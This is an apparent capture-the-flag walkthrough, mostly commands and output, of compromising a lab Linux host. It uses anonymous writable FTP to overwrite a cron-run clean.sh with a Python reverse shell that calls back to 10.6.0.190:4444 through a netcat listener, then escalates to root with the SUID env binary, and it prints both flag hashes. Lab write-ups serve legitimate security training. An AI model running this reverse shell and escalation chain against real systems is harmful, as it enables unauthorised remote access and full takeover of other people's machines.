

nmap -sV -sC -Pn -vvv 10.10.8.127

```
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 61 vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  2 111      113      4096 Jun 04 19:26 scripts [NSE: writeable]
|_ ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:10.1.69.107
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 4
|_    vsFTPD 3.0.3 - secure, fast, stable
|_  End of status
22/tcp    open  ssh          syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_  ssh-hostkey:
|_    2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|_  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDCi47ePYjDctfwgAphABwT1jpPkKajXoLv3bb/zvpvDvXwWKn6nZuzL2HA1veSQa9
0ydSSpg8S+B8SLpkFycv7iSy2/Jmf7qY+8oQxWThH1fwBMI05g/TTtRRta6IPoKaMCle8hnp5pSP5D4saCpSW3E5rKd8qj3oAj6S8TWgE9c
BNJbMRtVu1+sKjUy/7ymikcPGAjRSSaFDroF9fmGDQtd61oU5waKqurhZpre70Uf0KZGwt6954rwbXthTeEjf+4J5+gIPDLcKzV07BxkuJg
Tqk4lE9ZU/5INBXGpgI5r4mZknbEPJKS47Xa0vqkm9QWveo0S0gkqdhIPjnhD
|_  256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPjHnAlR7sBuoSM2X5sATLllsFrcUNpTS
87qXzhMD99aGGzy0lnWmjHGNmm34cWSz0ohxhoK2fv9NWwcIQ5A/ng=
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDHIuFL9AdcmaAIY7u+aJillcovB44FA632BS07sUgap
```


```
139/tcp    open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn syn-ack ttl 61 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_  clock-skew: mean: 1s, deviation: 1s, median: 0s
|_  nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_  Names:
|_    ANONYMOUS<00>      Flags: <unique><active>
|_    ANONYMOUS<03>      Flags: <unique><active>
|_    ANONYMOUS<20>      Flags: <unique><active>
|_    \x01\x02_MSBROWSE__\x02<01>  Flags: <group><active>
|_    WORKGROUP<00>      Flags: <group><active>
|_    WORKGROUP<1d>      Flags: <unique><active>
|_    WORKGROUP<1e>      Flags: <group><active>
|_  Statistics:
|_    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  p2p-conficker:
|_    Checking for Conficker.C or higher...
|_    Check 1 (port 40954/tcp): CLEAN (Couldn't connect)
|_    Check 2 (port 17635/tcp): CLEAN (Couldn't connect)
|_    Check 3 (port 65386/udp): CLEAN (Failed to receive data)
|_    Check 4 (port 16650/udp): CLEAN (Failed to receive data)
|_    0/4 checks are positive: Host is CLEAN or ports are blocked
|_  smb-os-discovery:
```

smbclient -L //10.10.39.206

```
headcrusher@t0rmentor:~$ smbclient -L //10.10.39.206
Enter WORKGROUP\headcrusher's password:

Sharename      Type            Comment
-----
print$         Disk            Printer Drivers
pics           Disk            My SMB Share Directory for Pics
IPC$           IPC             IPC Service (anonymous server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```



```
headcrusher@t0rmentor:~$ cat clean.sh
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.6.0.190",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
headcrusher@t0rmentor:~$ sudo nc -nvlp 4444
listening on [any] 4444 ...
```

Joguei o arquivo para dentro e esperei a conexão

`python -c 'import pty;pty.spawn("/bin/bash")'`

```
connect to [10.6.0.190] from (UNKNOWN) [10.10.198.125] 48234
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

```
namelessone@anonymous:~$ cat user.txt
cat user.txt
90d6f992585815ff991e68748c414740
```

`find / -perm -4000 2>/dev/null`

<https://gtfobins.github.io/gtfobins/env/>

```
/usr/lib/openssh/ssh-key
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
```

`/usr/bin/env /bin/sh -p`

```
namelessone@anonymous:/tmp$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p
# ls /root/root.txt
ls /root/root.txt
/root/root.txt
# cat /root/root.txt
cat /root/root.txt
4d930091c31a622a7ed10f27999af363
```